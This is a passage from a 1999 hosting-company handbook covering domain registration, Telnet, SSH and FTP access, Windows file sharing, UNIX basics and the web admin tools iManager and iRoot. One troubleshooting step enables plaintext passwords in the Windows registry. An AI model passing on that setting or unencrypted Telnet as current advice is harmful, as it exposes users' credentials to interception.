http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 28
  • 29.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 3 - Getting Started Registering or Transfering your Domain You may have already registered a domain and need to transfer the domain to the Blue Reef Virtual Server name servers or you may need to register a new domain name for your virtual server. Blue Reef has tools on its web site to help you get the job done. You can also register your domain name directly at InterNIC's web site. The following sections explain how to use the Blue Reef Virtual Server web site for registering or transfering domains and how to contact InterNIC for domain registration. What is a Domain Name? Internet servers have a name and a number associated with them. The number part is called an IP address and the name part is called a domain name. Valid domain name characters include letters, digits, dashes, and periods. The domain name cannot begin nor end with a period or dash. If you are requesting a '.com', '.net', or '.org' top-level domain name, InterNIC limits names to 26 characters (including the top-level suffix). Domain names are registered with a domain name registry (e.g. InterNIC, RIPE, CDNNET). Depending on the type of top-level domain you request (the suffix of the top-level domain name such as 'com', 'net', 'uk', 'de') you will need to consult the domain name registry for specific guidelines. The '.com", ".net", and '.org' top-level domain names are registered with InterNIC. Other interna- tional top-level domains are registered by other regional agents. Examples of domain names that the InterNIC will register: example.com example.gov example.edu somelongname.net Examples of names that the InterNIC can NOT register: www.example.org http://example.gov example.us illegal_characters.net a-name-longer-than-twentysix-characters.com Why not? InterNIC will not register the name "www.example.org" because it contains an improper prefix (www.). If you wanted a web site whose address began with "www." you would simply register the domain ("example.org") with InterNIC and then ask your System Admininstrator to setup your account to allow both "www.example.org" and "example.org" point to your web site. InterNIC will not register "http://example.gov" because the "http://" part is not part of the name but rather a command that requests a file using the HTTP Protocol (in effect, a web page). InterNIC will register "example.gov". http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 29
  • 30.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 3 - Getting Started InterNIC will not register "a-name-longer-than-twentysix-characters.com" because domain names with fields longer than 26 characters are not allowed. InterNIC will not register "illegal_characters.net" because it contains an illegal character. Domain names can only contain letters, digits, and dashes. Registering or Transfering Domains When you submit an order for a new Virtual Server or to add another domain to an existingVirtual Server, we will look up the domain. If the domain is registered, Blue Reef will ask you if you want to transfer the domain. Transferring the domain means a request is sent to the registar to modify the nameservers to point to the Blue Reef Virtual Server nameservers. None of the contact information is changed during the transfer process. If the domain does not exist, Blue Reef will ask you if you would like to register it. If you say yes the registration template will be sent to the registar. The registar will send you additional information on registering the domain. You are responsible for completing the registration process and paying all applicable fees to the registrar. Other Registration tools on the Blue Reef Virtual Server Web Site If you are still trying to decide on a domain name you can check to see if a particular domain is registered or available by going to this URL: http://virtserv.bluereef.net/servers/dns.html If you need some additional help on modifying or transferring a domain use this URL: http://virtserv.bluereef.net/servers/dns_transfer.html Registering Domain Names with InterNIC As mentioned before, InterNIC is the organization that registers Internet Domain Names with the ".com", ".org", and ".net" suffixes. You may choose to work directly at InterNIC's web site when managing your domain. Below is some information on how to work with InterNIC. To register a domain name 1. To register a top-level domain of .com, .net, .org or .edu go to http://www.internic.net/help/domain/new-domain-reg.html. 2. To register a top-level domain name with a country code (e.g. ".uk"), refer to the registrar for that country’s top-level domains. 3. Ensure that the domain name has the correct name servers listed. The name servers for Blue Reef Virtual Servers are as follows: ♣ NS1.SECURE.NET http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 30
  • 31.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 3 - Getting Started ♣ 192.41.1.10 ♣ NS2.SECURE.NET ♣ 192.41.2.10 To add the domain name as a subhost for your Virtual Server Send a request either by email (orders@bluereef.net) or the Blue Reef Web Store (https://orders.bluereef.net/virtserv/domains/). To modify existing domain names 1. Go to http://www.internic.net/help/domain/mod-domain-reg.html. 2. Complete the wizard. To add the modified domain name as a subhost for the Virtual Server After you have modified the domain name to point to Blue Reef's name servers, send a request by email (service@bluereef.net) or through the Blue Reef Web Store (https://orders.bluereef.net/virtserv/domains/). To transfer existing domain names from one party to another Go to the following URL: http://www.internic.net/reg-change/instructions.html. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 31
  • 32.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 3 - Getting Started Administering Servers Remotely Blue Reef enables administrators to connect to their Virtual Servers by using Telnet, SSH (Secure Shell), FTP and Windows File Share. This section includes step-by-step instructionsfor setting up and using Telnet, SSH, FTP and Windows File Share. Each program usually prompts for the same type of information to connect to your Virtual Server. The following terms and definitions will aid you in connecting to your Blue Reef Virtual Server. Domain name Your domain name or temporary domain name. Hostname Same as the domain name. When prompted for the hostname the domain name or IP address can be used. Login name The default login name specified in the Email Configuration Letter. User name The same as the login name. IP address The IP address assigned to your Virtual Server. Port Depending on the program that you use to connect to the Virtual Server, the Port number differs. The necessity for Port numbers is rare. The Virtual Server uses the standard ports, so using the default port will work in most cases. In the event that you are prompted for a port number, however, the following list represents port numbers used on the Virtual Servers: FTP 21 HTTP 80 HTTPS 443 IMAP 143 POP 110 SMTP 25 SSH 22 TELNET 23 Telnet Telnet is a program or group of programs commonly used to remotely control UNIX servers. Telnet connects your computer at home or office to a server on a remote network. When you enter commands, Telnet executes commands as if you entered them directly on the server. Telnet gives you power to control your Virtual Server from your local computer. Note: While you use Telnet, you are in a UNIX shell environment, so you should know some basic UNIX commands. More information on UNIX commands is covered later in this chapter. Connecting to your Virtual Server using CRT Many Telnet programs are available for both PCs and Macs. For the PC, the standard is CRT, developed by Van Dyke and associates. For more information about CRT and other Van Dyke programs, visit: http://www.vandyke.com/products/crt/index.html http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 32
  • 33.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 3 - Getting Started CRT is often the choice of UNIX programming professionals because it (http://www.vandyke.com/products/crt/index.html) has more options than the standard Telnet program that ships with Windows (telnet.exe). To configure a session 1. From the Connect dialog box, click New. If you are not in the Connect dialog box click on File and then Connect. 2. From the Session Preferences dialog box, enter the name of the session. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 33
  • 34.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 3 - Getting Started 3. Choose Telnet as the Protocol. 4. In the Hostname or IP textbox, enter your domain name, your temporary domain name, or IP address. 5. In the Port textbox, enter 23. 6. To save the session, click OK. To begin a session From the Session List in the Connect dialog box, double-click on the name of session. Connecting to the Virtual Server using SSH (Secure Shell) SSH (Secure Shell) is a secure Telnet program you use to log onto a remote computer (your Virtual Server). SSH provides a securely encrypted connection between your Virtual Server and your local computer, protecting what you type from peering eyes. Connecting to your Virtual Server using an SSH client is made simple with F-Secure SSH™ (http://www.datafellows.com /). F-Secure SSH is included in the F-Secure Desktop written by Data Fellows. F-Secure SSH uses port22 on your Virtual Server. Note: Telnet does not encrypt data sent between your local computer and your Virtual Server. With an SSH client, you still use all the commands you use with a Telnet client, just in a securely encrypted connection. FTP Use FTP (File Transfer Protocol) to transfer files between your Virtual Server and your local computer. Like Telnet, there are many FTP programs available. Windows 95 ships with a command-line FTP program. To run the command-line FTP program 1. From your Windows 95 taskbar, click Start. 2. Click Run. 3. Enter ftp yourdomain.com (where yourdomain.com is replaced with your actual domain name). Example of command-line FTP 1. From your Windows 95 taskbar, click Start. 2. Click Run. 3. Enter the following: ftp (insert domain name) cd /www/htdocs ascii lcd c:upload put index.html bin put logo.gif http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 34
  • 35.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 3 - Getting Started quit Console FTP Commands To understand the example given of command-line FTP, the following terms are defined: ascii Set the file transfer type to network ASCII. binary Set the file transfer type to support binary files. bye / quit Terminate the FTP remote session and exit FTP. An end of file also terminates the session. cd [remote-directory] Change the working directory on the remote computer to remote-directory. delete [remote-file] Delete the file remote-file on the remote computer. dir / ls [remote-dir] Print a directory contents list in the directory, remote-directory. If no remote directory is specified, a list of the current working directory on the remote computer is displayed. get [remote-file] [local-file] Retrieve the remote-file and store it on the local computer. If the local file name is not specified, it is given the same name it has on the remote computer. help [command] Print an informative message about the meaning of command. If no argument is given, FTP prints a list of the known commands. lcd [local-directory] Change the working directory on the local computer. If no directory is specified, the user's current local working directory is displayed. mdelete [remote-files] Delete the remote-files on the remote computer. mget [remote-files] Expand the remote-files on the remote computer and do a get for each file name thus produced. mkdir [remote-directory] Make a directory on the remote computer. mput [local-files] Expand wild cards in the list of local files given as arguments and do a put for each file in the resulting list. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 35
  • 36.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 3 - Getting Started prompt Toggle interactive prompting. Interactive prompting occurs during multiple file transfers to allow the user to selectively retrieve or store files. If prompting is turned off (default is on), any mget or mput transferred all files, and any mdelete deleted all files. put [local-file] [remote-file] Store a local file on the remote computer. If remote-file is left unspecified, the local file name is used. rename [from] [to] Rename the file on the remote computer, to the file on local computer. rmdir [directory-name] Delete a directory on the remote computer. Connecting to your Virtual Server using WS_FTP These directions will help you use WS_FTP, an easy-to-use FTP client. (http://www.bluereef.net/software/WSFTP/wsftp-wsping.html) To connect to your Virtual Server using WS_FTP 1. At the main WS_FTP screen click Connect. 2. For the Profile Name, enter your company name or domain name 3. For Host Name/Address, enter your domain name (or temporary domain name if your domain name has not yet been registered). 4. For User ID, enter your login name. 5. For Password, enter your login password. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 36
  • 37.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 3 - Getting Started Navigating your Virtual Server using WS_FTP Once you’ve established a connection between your local computer and your Virtual Server, two columns appear on your screen. The left column displays directories and files on your local computer. The right column displays directories and files on your Virtual Server. The directory where you store web content is called www/htdocs or usr/local/etc/httpd/htdocs. To transfer files from your computer to your Virtual Server 1. Select the files or directories displayed on your local computer (the left side). You can select more than one by holding down the shift key. 2. To add them to your Virtual Server (the right side), click the arrow button. Note: Transfer all HTML documents and Perl scripts in ASCII mode. Transfer graphics in binary format. The latest versions of many FTP programs provide an "Auto" feature which automatically selects the apprpriate transfer for mode for particular files. Windows File Share Windows File Share enables you to map a drive to your Virtual Server. If you map a drive to your Virtual Server, you can copy and paste files to and from your Virtual Server in a drag and drop fashion. To use Windows File Share, ensure that the Client for Microsoft Networks and the TCP/IP protocol stack are installed on your local computer. To set up Windows File Share, go to Network Neighborhood: 1. Set the Primary Network Login to Client for Microsoft Networks. 2. From the TCP/IP Properties panel, under DNS Configuration, enter your Virtual Server's domain name in the Domain Suffix Search Order (this assumes that DNS is enabled). 3. From Enter Network Password login prompt, enter your Virtual Server username and password. 4. From your Windows 95 taskbar, click Start. 5. Click Find/Computer. 6. In the Find Computer dialog, in the Named field, enter www. 7. Click Find Now. 8. Double-click the computer icon named "www." This action displays a single folder. This folder is your home directory on your Virtual Server. 9. Right-click on the folder and choose map network drive. Note: With later releases of Windows 95, Windows 98, and NT you may have to do additional steps if you have problems connecting. To troubleshoot Windows File Share using the Registry Editor 1. From your Windows 95 or Windows 98 taskbar, click Start. 2. Click Run. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 37
  • 38.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 3 - Getting Started 3. Enter regedit. Click Ok. This action displays the Registry Editor. 4. Select HKEY_LOCAL_MACHINE. 5. Select System. 6. Select CurrentControlSet. 7. Select Services. 8. Select VxD. 9. Select VNETSUP. From VNETSUP, a collection of name/data pairs is displayed. To create a new name/data pair in the Registry Editor 1. From the Edit menu, select New. 2. Select DWORD Value. 3. Add a new entry to EnablePlainTextPassword. 4. Change the name of the Windows 98 default from New Value #1 to EnablePlainTextPassword. Click Enter. The following is an example: EnablePlainTextPassword 0x00000000 (0) 5. To edit the new key, double-click on EnablePlainTextPassword. 6. Change the value to 1. Select the hexadecimal option. GUI Administration Tools For many, editing the Windows Registry is a daunting task. Thus, Blue Reef is making available three custom applications with a Graphical User Interface (GUI) which allow you to run all the common Virtual Server setup commands and to manage files with simple point and click utilities. The following three tools are covered in chapters four and five in this manual: § iManager – a file management tool that runs in your web browser § iRoot – a virtual server administration tool which also runs in your web browser § Ace – (available in Summer 1999) comprehensive administration and troubleshooting programwritten in Java. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 38
  • 39.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 3 - Getting Started The Virtual Server Directory Structure Fo those unfamiliar with UNIX, the initial Virtual Server welcom screen may appear confusing. This section is a crash course on the UNIX file system as well as the Virtual Server directory and file structure. The UNIX file System The following is a sample of a UNIX path: /usr/home/login-id In the above path the first forward slash (/) is the top level directory called the Aroot" directory. The "usr" is a subdirectory of the root directory. "home" is a subdirectoy of "usr" and "login-id" is a subdirectory of "home". If your login id was "bob" then "bob" would appear in the place of "login- id". Each "/" after the root directory indicates a subdirectory. To change to a directory you use the cd (change directory) command. You can cd to a directory by typing the absolute path--which means the entire path, starting from root, is typed out like the above sample--or you can specify a relative path such as: cd tmp The above command uses a relative path to change to subdirectory tmp of the current directory. The following basic UNIX commands will aid you in your navigation of the UNIX file system. Command Example What it does ls ls list files in the current directory ls -l list files in the current directory in a long listing ls -al list all files including files beginning with a "." ls /usr/home list files in the "/usr/home" directory pwd pwd print working directory - display the current directory path cd cd change to your assigned home directory cd /usr/home change directory to "/usr/home" cd bob change directory to "bob" cd .. change up one directory (".." represents parent dir) cd ../logs change up one directory and down to the "logs" directory mkdir mkdir tmp make directory "tmp" under the present directory rmdir rmdir tmp remove directory "tmp" rm rm test remove the file "test" rm -f test remove the file "test" without prompting rm -rf tmp remove the "tmp" directory and all subdirectories and files in "tmp" without prompting (be very careful with this) http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 39
  • 40.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 3 - Getting Started cp cp test test.new copy the file test to test.new The following is list of file system symbols and definitions: . Current directory .. Parent directory / When used by itself or at the beginning of a path it represents the root directory. When used within a path it is a separator. ~ Alias for the path to users home directory /usr/home/login-id. Note: If your home directory is "/usr/home/bob", then the command "cd ~/etc" would change the current directory to "/usr/home/bob/etc". File Ownership and Permissions During a Telnet or SSH session, you can display the entire contents of a directory by entering the following command at the command prompt. Command ls -l Output total 12 drwxr-xr-x 2 root vuser 512 Jul 17 07:13 bin drwxr-xr-x 2 root vuser 512 Aug 7 1997 dev drwxr-xr-x 3 trout vuser 512 Aug 11 16:51 etc drwxr-xr-x 3 trout vuser 512 Aug 7 1997 ftp drwx------ 2 trout vuser 512 Aug 24 14:05 mail -rw------- 1 trout vuser 320 Apr 16 10:39 msql.acl drwx------ 3 trout vuser 512 Apr 16 10:39 msql2db drwxrwxr-x 2 trout vuser 512 Jul 3 23:56 pub drwxr-xr-x 2 root vuser 1024 Aug 7 1997 shlib drwx------ 2 trout vuser 512 Sep 13 23:17 tmp drwx--x--x 8 trout vuser 512 Aug 7 09:51 usr drwxr-xr-x 3 trout vuser 512 Mar 10 1998 var lrwx------ 1 trout vuser 19 Sep 13 23:17 www -> usr/local/etc/httpd Defining Output Reading the columns from left to right, the following definitions apply. ♣ The "drwx" and "-rw" in the first column defines the file permissions, or who has read, write, and execute permissions for the file. ♣ Number of links A file or directory can be a link to other files. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 40
  • 41.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 3 - Getting Started ♣ Owner name Login ID of the file’s or directory’s owner. ♣ Group name Group ID to which the file belongs. ♣ Size In bytes. ♣ Date and time Time stamp of last modification. ♣ Pathname Name of file. File Mode or Permissions The file mode is a 10-character label that identifies the type of file and the permissions for the owner or group. The first character identifies the type of file. The following are common first characters. - normal file d directory l link to another file or directory (link is shown in the last column) The next nine characters of the file mode block are separated in three groups of three characters each. Permissions are for the owner, group and other. The following table summarizes these three blocks of the file mode. Character Permission Value - none assigned r read 4 w write 2 x execute 1 The numeric value is used when you change the mode using the chmod (change mode) command. A file called "test" with a file mode of "-rwxr-x---" has a value of 750. To change its permissions, you could enter the following command: chmod 755 test The number "755" changes the "test" file mode to "read, write, execute" for the owner, and "read, execute" for the group and other. The file mode is now: -rwxr-xr-x. Virtual Server Directories and Files Each new Virtual Server contains the following directories and files by default. (The tilde (~) represents the full path to the Virtual Server’s home directory (/usr/home/login-id). You see the Virtual Server path /usr/home/login-id only while you are connected to your Virtual Server via Telnet or SSH. If you are connected to your Virtual Server via FTP or HTTPD, the root directory is /usr/home/login-id but appears as simply a /.) % ls -l total 12 drwxr-xr-x 2 root vuser 512 Jul 17 07:13 bin drwxr-xr-x 2 root vuser 512 Aug 7 1997 dev drwxr-xr-x 3 trout vuser 512 Aug 11 16:51 etc http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 41
  • 42.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 3 - Getting Started drwxr-xr-x 3 trout vuser 512 Aug 7 1997 ftp drwx------ 2 trout vuser 512 Aug 24 14:05 mail -rw------- 1 trout vuser 320 Apr 16 10:39 msql.acl drwx------ 3 trout vuser 512 Apr 16 10:39 msql2db drwxrwxr-x 2 trout vuser 512 Jul 3 23:56 pub drwxr-xr-x 2 root vuser 1024 Aug 7 1997 shlib drwx------ 2 trout vuser 512 Sep 13 23:17 tmp drwx--x--x 8 trout vuser 512 Aug 7 09:51 usr drwxr-xr-x 3 trout vuser 512 Mar 10 1998 var lrwx------ 1 trout vuser 19 Sep 13 23:17 www -> usr/local/etc/httpd Description of directories ~/etc Contains servers configuration files such as passwd, resolv.conf, aliases and sendmail.cf. ~/ftp Anonymous ftp directory ~/bin Contains servers program files. ~/dev Contains the device node null ~/www Links to ~/usr/local/etc/httpd for convenience in changing directories ~/usr Contains the following subdirectories: /home Users' home directories /mail Users' mail messages are stored here. Each user has a mail file named by their email login id. /log Contains the messages file (a transaction log of email, FTP and Telnet sessions). /spool/mqueue Contains mail messages waiting for delivery. /bin Contains additional server programs /local Contains subdirectories like httpd or frontpage /etc/httpd The virtual httpd server's root directory which contains the following subdirectories: /htdocs Contains the html files (this is where you place your web pages) /cgi-bin CGI and scripts directory http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 42
  • 43.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 3 - Getting Started /conf HTTPD server's configuration files /logs HTTPD server's log files Directories outside of the Virtual Server In addition to the directories in the Virtual Server, familiarize yourself with a few directories outside of the Virtual Server (that you can access while connecting via Telnet or SSH). /usr/local/contrib The above path Contains installation files for useful programs like PERL, iRoot/iManager, and other CGI scripts Blue Reef provides for customers. This directory is frequently updated with instructions for installing the applications posted on the web site. /backup/home/login-id This is a full, uncompressed copy of your Virtual Server. The Virtual Server is copied nightly and if you delete a file, copy it back from /backup/home/login-id. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 43
  • 44.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 3 - Getting Started Basic UNIX commands While connected to your server with Telnet or SSH, use any of the following commands to work with your virtual server. Command Example Definition cd cd Change directory cd ~/www Change to the /usr/home/login-id/www cd .. Move up a directory chmod chmod 755 test Change the permissions of the file test to be rwxr-xr-x cp cp test test.new Copy the file test to test.new grep grep test *.html Search for the word "test" in the html files kill kill 2267 Kill a process (the ps or top command will show you the process id) ls ls -al List files ll Alias setup to do a ls -al mkdir mkdir test Make a directory called "test" more ll | more Used to display the directory listing one screen at a time more README Display the "README" file one screen at a time mv mv test test.new Move the file test to test.new ps ps -ax | grep aftpd List all of the aftpd processes ps -ax | more List all of the Virtual Servers processes quota quota Show the Virtual Servers quota usage rm rm test.new Remove the file test.new rm -rf billdir Remove the directory billdir sinfo sinfo Show the Virtual Server’s hostname, ip, login and host server. uptime uptime Show how long the server has been up and current load information. tail tail -f message Watch information being added to a file. Watch the logs as they are being added to. tar tar -cvf abc.tar Create a tar (tape archive) file called abcdir abc.tar and include the abcdir directory tar -xvf abc.tar Extract all of the abc.tar files into your current directory top top Show the top processes and load average on your Virtual Server traceroute /usr/sbin/tracerout Trace the route to a domain or IP number. e domainname Useful for troubleshooting slow connections. vdiskuse vdiskuse | more Show the disk usage by directory vadduser vadduser Add a virtual user to email and ftp vrmuser vrmuser Remove the virtual user vlistuser vlistuser List the users on your server vnukelog vnukelog Remove the log files - ~/usr/log/messages, ~/www/logs/*_log. vpasswd vpasswd Change or set passwords username virtual virtual sendmail -bp. Run programs in the virtual environment http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 44
  • 45.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 3 - Getting Started Command Example Definition virtual ./test.cgi test the test.cgi from the command line Editing files online Downloading files, editing, then uploading the files isn’t an efficient way to make simple changes. The experienced Virtual Server Administrator uses an online editor to make changes to files while in a Telnet or SSH session. Below are a couple of the online editors available. Using vi to Edit Files Vi is a common UNIX editor. The commands in vi are a bit difficult to learn at first. Once you learn the commands, however, vi is a powerful tool. Below are some of the basic vi ommands. Command Effect vi filename open a file in the vi editor j Move down a line k Move up a line l Move right h Move left i Insert text at the cursor – changes to the edit mode use ESC to exit the edit mode a Add text after the cursor o Open a blank line below the cursor ESC Exit the edit mode SHFT g Move to the bottom of the file CTRL g Report what line on which the cursor rests :1,10d Delete lines 1-10 x Delete the character on which the cursor rests dd Delete the line on which the cursor rests /test Search for test :1 Move to line one :q Quit vi :q! Quit vi without saving changes :wq Save file and quit vi :%s/test/foo/g Search for test and replace it with foo throughout the file. Using Pico to Edit Files Pico is a bit more straight forward than vi. You can simply move the cursor and type or delete text. The commands are listed at the bottom of the screen. To edit a file, enter at the unix prompt: pico filename http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 45
  • 46.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 4 - Using iRoot and iManager Chapter 4 Managing your Virtual Server with iRoot and iManager Some users find Telnet and FTP difficult to use for routine common tasks such as adding users, aliases or copying files. The iRoot and iManager utilities were developed to provide users with a simple GUI interface to manage their Virtual Server. These utilities enable users to maintain their Virtual Server from a web browser without opening another Telnet or FTP application to connect to their Virtual Server. With iRoot and iManager, users can easily and efficiently manage their Server from their browser of choice. This chapter explains the following about iRoot and iManager: ♣ Installing iRoot and iManager ♣ Using iManager ♣ Using iRoot http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 46
  • 47.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 4 - Using iRoot and iManager iManager iManager enables you to perform the most common tasks associated with maintaining the files on your server. It reduces your need to connect to your server via Telnet to change file properties. iManager executes many common commands for you automatically so you can reduce the time and energy you spend at the UNIX prompt. These tasks include: ♣ Editing files ♣ Deleting files ♣ Copying files ♣ Moving files ♣ Linking files ♣ Changing the Permissions of files ♣ Uploading New files to your Virtual Server ♣ Making New Directories To install iManager To install iManager, telnet or SSH to your virtual server and perform the following steps: % cd % tar -xvf /usr/local/contrib/imanager.tar For more information on installing and customizing iManager visit: http://virtserv.bluereef.net/servers/extensions/ Running iManager The Virtual Server root user and any valid user with a POP or FTP account can run iManager and access the directories and files to which they have rights. The iManager startup prompts for a user name and password as well as a directory path. iManager authenticates the user by looking in the ~/etc/passwd file. If the user does not exist in the password file, he will be denied access. If the user does exist but is trying to access a directory that he does not have rights to, he will be denied access. If a user has only a POP account, he will be limited to changing its password. FTP users will be able to manage the files in their home directory. To run iManager 1. To start iManger open the web browser of your choice and enter the following URL into your web browser substituting <yourdomain.com> with your domain name: http://yourdomain.com/cgi-bin/admin/gateway.cgi/ 2. Enter your user id, password and leave the "Path Specification" blank (the path will default to your home directory). http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 47
  • 48.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 4 - Using iRoot and iManager 3. Click "Start iManager." The iManager window displays your current working directory on your server and a list of entries in that directory. To navigate the directories 1. Move around the directories by modifying the "Path Specification" box. 2. Click "Change Directory." To move below your current working directory Below the "Path Specification" box lies the "Entries in Current Working Directory" list. A directory will have [CD] on the right. To change to a directory click on the [CD] to the right of the directory name. Tip: If the current working directory entries list contains a graphic file or a home page file, click on the file name to bring up a small browser. The browser displays graphic images and home page files. The list of entries displays to following: ♣ File name ♣ File size ♣ The date the file was last modified. Each file within the list has a series ofoptions that you can do to it: ♣ Edit ♣ Delete ♣ Copy ♣ Move ♣ Link ♣ Chmod (change permissions) Editing and Deleting a File iManager enables you to edit text files, such as HTML files, from within your web browser. This is useful if you need to make a quick change but do not want to do it via telnet. The list of entries displays an Edit column. Each entry has ED, CD, or a blank associated in this column. To edit files From the Edit column, click on the ED to begin editing (ED signifies that the entry is an editable text file). Note: If an entry has no option in the Edit column, then the file is neither a directory nor an editable text file. Graphic images appear like this. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 48
  • 49.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 4 - Using iRoot and iManager To delete files 1. From the iManager list of entries, go to the Delete column. File and directory entries found in the Delete column have RM by each entry. RM stands for UNIX's "remove" command. 2. Select a file or directory. 3. Click RM. This action requires that you confirm the deleted selection. Copying and Moving a File iManager can copy files on your server to a new file and a new location, or it can move or rename files. To copy files 1. From the iManager list of entries, go to the Copy column. File and directory entries found in the Copy column have CP by each entry. CP stands for UNIX's "copy" command. 2. Select a file or directory. 3. Click CP. This action places the file or directory in a copy dialog. 4. Enter the name of the new copy you are creating. Tip: You are also able to change the path for your copy if you would like to place it in a directory other than your current working directory. To move files 1. From the iManager list of entries, go to the Move column. File and directory entries found in the Move column have MV by each entry. MV stands for UNIX's "move" command. 2. Select a file or directory. 3. Click MV. This action places the file or directory in a move dialog. This dialog uses the mv UNIX command that moves or renames the file or directory. Linking or Changing File Permissions iManager also allows you to create symbolic linksbetween files. Symbolic links enable you to have one file actually point to another file. For example, if you have a few files with different names that are all actually the same file, you can link them all to one file. This way if you need to change this file you can change it once and it will affect all the linked files. To link files 1. From the iManager list of entries, go to the Link column. File and directory entries found in the Link column have LN by each entry. LN stands for UNIX's "link" command. 2. Select a file or directory. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 49
  • 50.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 4 - Using iRoot and iManager 3. Click LN. This action displays the Create Link to File or Create Link to Directory page. 4. Enter the name and path of the file you want to link to the file you selected. Tip: If you have a file called index.html and want to link a new file called welcome.html to it, select the LN next to your index.html file. On the Create Link to File page enter the Filename as welcome.html. If a user accesses welcome.html, it displays as the index.html file. If you edit your index.html file, the welcome.html file shows the changes. To change file permissons 1. From the iManager list of entries, go to the Permissions column. 2. Select a file. 3. Click CM. 4. Change the permissions of the file selected. Note: If you are unsure about what file permissions you need for a file or directory then leave the permission settings alone. Uploading a New File to your Server You can use iManager to upload a file for you from your local computer to your Virtual Server without the use of an additional FTP client. To upload files to your Virtual Server 1. From the Upload File to Current Working Directory section of iManager’s main window, enter the Local Filename (of the file on your computer that you want to upload to your virtual server). 2. Use the Browse button if you need to find the proper file. 3. Enter the Remote Filename or name that you want to call the file (once it is loaded onto your server). 4. Change the Remote Path if want to upload the file to a directory other than your current working directory. 5. After selecting the correct file and correct remote filename and path, click Upload File. Making a New Directory Within iManager you are able to add a new directory to your Virtual Server under your current working directory. To make new directories 1. From the Make New Directory section of iManager’s main window, enter the new directory name. 2. Click Make New Directory. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 50
  • 51.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 4 - Using iRoot and iManager Using iRoot With iRoot you can maintain your server by doing the following: ♣ Adding Email and FTP users ♣ Changing Email and FTP users' passwords ♣ Removing Email and FTP users ♣ Adding, Deleting, and Updating your Email aliases ♣ Changing your server Root password To install iRoot To install iRoot telnet or SSH to your virtual server and type the following commands: % cd % tar –xvf /usr/local/contrib/iroot.tar For more information on installing iRoot visit: http://virtserv.bluereef.net/servers/extensions/iroot/ To run iRoot 1. Enter the following URL into your web browser substituting <domainname> with your domain name: http://yourdomain.com/cgi-bin/admin/gateway.cgi/ or http://yourdomain.com/cgi-bin/admin/vs/gateway.cgi/ 2. Enter your Virtual Server root user id and password. 3. Click Start iRoot (you may need to scroll down a bit). Adding Email and FTP Users - vadduser 1. Go to the vadduser Wizard - Username section. 2. Enter a new username, click Next. 3. Enter the new users password and confirm, click Next. 4. At the Full Name screen enter the users full name, click Next. 5. At the FTP Privileges screen, decide whether or not you want the user to have FTP privileges. If No, click Next to confirm the user settings you have chosen. If Yes, click Next to select the home directory you want the user to have, click Next. 6. At the FTP Quota screen, select the disk space you want to allocate to the user, click Next to confirm the user settings you have chosen. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 51
  • 52.
